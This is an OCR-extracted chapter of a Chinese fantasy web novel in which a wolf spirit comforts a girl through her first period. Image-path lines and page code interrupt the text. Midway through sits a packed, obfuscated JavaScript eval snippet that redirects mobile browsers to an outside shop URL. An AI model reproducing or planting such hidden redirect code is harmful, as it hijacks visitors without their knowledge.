123读书网 > 都市小说 > 无名山上有什么 > 44. 捡到一只狼6
    屋门将将被推开一条缝,淡淡的血腥气顺着门缝钻进乌云的鼻子里。


    乌云还以为是身上的血气没洗干净——他明明在山涧边仔细搓过了,连穷奇角都刷得溜光水滑。


    可这味道……飘来的方向不对,是炕上,是蜷缩在被子里的人。


    不好!有人趁他不在袭击了陶然?!


    乌云浑身毛发瞬间炸起,喉咙里滚出低沉的威胁声,朝屋内丢出一对黑牛角,猛地窜进屋,锐利的目光扫过每一个角落。


    没有打斗痕迹,没有陌生人的气息。屋里只有李陶然一人,呼吸有些急促,蜷得像只虾米。但血腥味确实是从她身上传来的。


    乌云的心一下子提到了嗓子眼。他几步跃到炕边,伸出爪子,想碰又不敢碰,只能焦急地用湿润的鼻尖去嗅李陶然露在外面的脸颊和脖颈。


    没有伤口,可味道还在。


    “嗷呜”他用头轻轻拱了拱她,“陶、然?”


    李陶然迷迷糊糊“嗯”了一声,没睁眼,只是眉头皱得更紧,手无意识地按在小腹上。乌云急得在炕边转了两圈,尾巴绷得笔直。他忽然想起什么,扭头冲出门外,对着泥地猛踩两脚。


    片刻,院子角落的地面微微隆起,两个矮小的身影冒了出来——正是之前见过的土地公和土地婆,两人还睡眼惺忪。


    “大人?有何吩咐?”


    “她,”乌云用爪子指指屋里,声音压得很低,却带着罕见的慌乱,“流血了。我不知道怎么回事。你们看看。”


    土地公土地婆对视一眼,赶紧跟着进屋。


    土地婆走到炕边,借着月光看了看李陶然苍白的脸色,又注意到被褥上一点暗色痕迹,再结合她捂着肚子的姿势,心里明白了七八分。


    土地公还在探头探脑:“大人,这血腥味……”


    “嘘!”土地婆拉了他一把,把他拽到屋角,低声快速说了几句。


    土地公恍然大悟,老脸有点红,捋了捋胡子,干咳一声,转身对乌云小声道:“大人莫急,李姑娘这是……呃,是来月事了,算是喜事吧,不是受伤。”


    乌云金色的眼睛里满是困惑:“月事?喜事?流血还是喜事?”


    土地婆赶紧补充:“就是葵水,每月都会有的,说明姑娘身子康健,能……能生养了。”她尽量说得直白些,“有些疼是正常的,熬过这几天就好。得注意保暖,别碰凉水。”


    乌云听得似懂非懂,但“不是受伤”、“身子康健”这几个词让他紧绷的神经稍微松了松。可看着李陶然难受的样子,他心里还是揪着。


    “那现在怎么办?”他问。


    土地婆想了想:“暖暖肚子会好些。用热手捂着,或者……”


    她话没说完,乌云已经掉头跳上了炕。他先用脑袋把蜷缩的李陶然往里轻轻推了推,然后自己小心翼翼地在她身侧趴下。他伸出前爪,犹豫了一下,隔着被子用柔软的肉垫轻轻覆在她捂着小腹的手上——不够暖。


    他又低头,舔了舔她的额头,温热的呼吸喷在她脸上——还是隔着一层。


    乌云停住了。


    他绿色的眼睛在黑暗中眨了眨,然后做了一个决定。


    他低下头,用鼻尖拱开被子边缘,整个脑袋先钻了进去,接着是肩膀、前爪、温热宽厚的胸膛和肚腹……他就像一条巨大而谨慎的毛毯,缓慢而坚定地,把自己塞进了李陶然的怀里。


    土地公土地婆在下面张着嘴,看着被褥隆起一个长条形的鼓包,还在轻轻蠕动调整位置。最后,乌云那颗毛茸茸的脑袋从李陶然的颈窝边钻了出来,喘了口气,尾巴还在被子外面轻轻摆了一下。


    他调整姿势,让自己最温暖柔软的腹部,紧紧贴着李陶然冰凉的小腹和蜷起的腿弯。然后他伸出前肢——这回是从被子里面了——环过去,轻轻搭在她的背上,把她往自己热烘烘的怀里带了带。


    李陶然在睡梦中无意识地哼了一声,脸埋进他颈边厚实温暖的毛发里,手也摸索着抱住了他的腰腹。


    乌云不动了。他抬起头,对炕下两个看得目瞪口呆的土地公土地婆低声道:“行了。你们回吧。”


    土地婆最先反应过来,忍着笑拉了拉土地公的袖子:“是,大人。那个……您体温比人高,这样暖着,比汤婆子还管用呢。”


    两人赶紧缩回地里去了。


    乌云这才放松下来,把下巴轻轻搁在李陶然的头顶。被窝里满是她的气息,还有那股淡淡的血腥气,此刻混合着他自己的皮毛味道,奇异地缠绕在一起。


    他感觉到怀里紧绷的身体一点点松弛下来,紧皱的眉头也舒展开。她的呼吸渐渐绵长,带着安稳的节奏。


    窗外月色流淌。乌云睁着眼睛,在黑暗中静静感受着怀中这具躯体传来的细微温度变化,和她平缓的心跳。他小心地、极轻地,用鼻尖蹭了蹭她的发旋。


    喉咙里发出极低极低的、呼噜般的安慰声。


    李陶然是被压醒的。


    胸口沉甸甸的,热烘烘的,还有毛茸茸的触感。她迷迷糊糊睁开眼,天刚蒙蒙亮。


    然后,她看到了一张近在咫尺的、放大的毛茸茸?


    乌云整只狼侧躺在她的被窝里,面对面地把她圈在怀里。他的一条前腿虚虚地搭在她肩上,另一条从她颈下穿过。


    她的脸全埋在他颈边厚实温暖的绒毛里,一条腿还被他的后腿轻轻勾着。


    更让她心跳骤停的是——她自己的手臂,居然也环在乌云的脖子上,一只手还无意识地抓着他颈后的一撮毛。


    完全就是面对面、手脚并用地缠在一起。


    李陶然瞬间僵住了。


    紧接着,身下那种陌生的、黏腻的感觉和小腹隐隐的闷痛一起袭来,让她彻底清醒。


    来月事了?她都十六岁了,住在王厚德家时一直没来,还暗自担心过。


    脸烫得能煎鸡蛋。想动,又不敢动。


    搭在她肩上的狼腿似乎察觉到了她的僵硬,动了动,爪子也收了收,把她更往怀里带了带。


    乌云睡得似乎很沉,眼睛紧闭,大脑袋搁在她头顶,呼吸平稳绵长。李陶然屏住呼吸,一点点、极其缓慢地,把自己环在他脖子上的胳膊抽出来。又试着把被他后腿勾着的腿往回缩。


    刚动了一下,乌云喉咙里就发出含糊的咕噜声,脑袋在她头顶蹭了蹭,搭在她腰间的腿收得更紧,几乎把她整个嵌进自己怀里。


    李陶然:“……”


    她不敢再动了。


    睁着眼,看着近在咫尺的灰白掺杂的绒毛,感受着小腹传来的闷痛;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);returnp;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16943261|190893||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    和身下糟糕的黏腻感,还有包裹着她的、令人窒息的温暖和野兽的气息。


    时间一点点过去。窗外的天色越来越亮。


    终于,乌云动了动。他先是用鼻尖蹭了蹭她的脸颊,然后慢慢睁开了眼睛。


    绿色的瞳仁在晨光中清澈透亮,带着刚睡醒的惺忪。他就这样看着她,眼神专注,甚至带着点……理所当然?


    李陶然脸更红了,张了张嘴,声音细若蚊虫:“乌、乌云……你松开,我得起来。”


    乌云没动,喉咙里发出低低的、疑问般的哼声。


    他知道。他肯定知道。


    李陶然又羞又急,用力推了推他厚实的胸脯:“松开!”


    这次乌云听话地松开了环着她的四肢,往后退了退,但依旧侧躺在炕上,目光跟着她。


    李陶然几乎是弹起来的。顾不上看地上那对醒目的黑牛角,也顾不上整理凌乱的被褥,她径直冲到墙角木箱边,手忙脚乱地翻出那个小布包,抱着就跑进厨房里。


    等她匆匆处理好自己,换上干净衣物走出来时,乌云已经不在炕上了。


    他蹲在灶边,面前是那对乌黑发亮的牛角。听到动静,他转过头,起身走过来,先是用脑袋蹭了蹭她的手,然后低头,仔细嗅了嗅她的衣摆。


    血腥味淡了。


    他喉咙里发出一声满意的低呜,用爪子把其中一根的牛角往她脚边推了推,然后抬头看她,眼睛中满是成沉稳和一丝自得。


    李陶然看着那对显然不是凡物的角,又看看眼前这只眼神清澈、带着关切的灰狼。昨晚那种被紧紧搂在怀里、暖意烘着小腹的记忆清晰起来,带着体温和绒毛的触感。


    窘迫和羞恼慢慢褪去,心里某个地方变得又软又暖。


    “谢谢。”她蹲下身,摸了摸乌云的脑袋,又碰了碰那光滑的牛角,“这个……也是给我的?”


    乌云点点头,用湿漉漉的鼻尖碰了碰她的掌心。


    李陶然忍不住笑了,小腹的闷痛似乎都轻了些:“我收下了。还得弄吃的,我……也得喝点热水。”


    她走到灶边生火。乌云安静地蹲在她脚边,尾巴轻轻扫着地面。


    灰狼想变成人的欲望越来越强。


    若是人形,就能给他的凡人烧水,做饭。单凭他的法术,做不了太精细的活计。


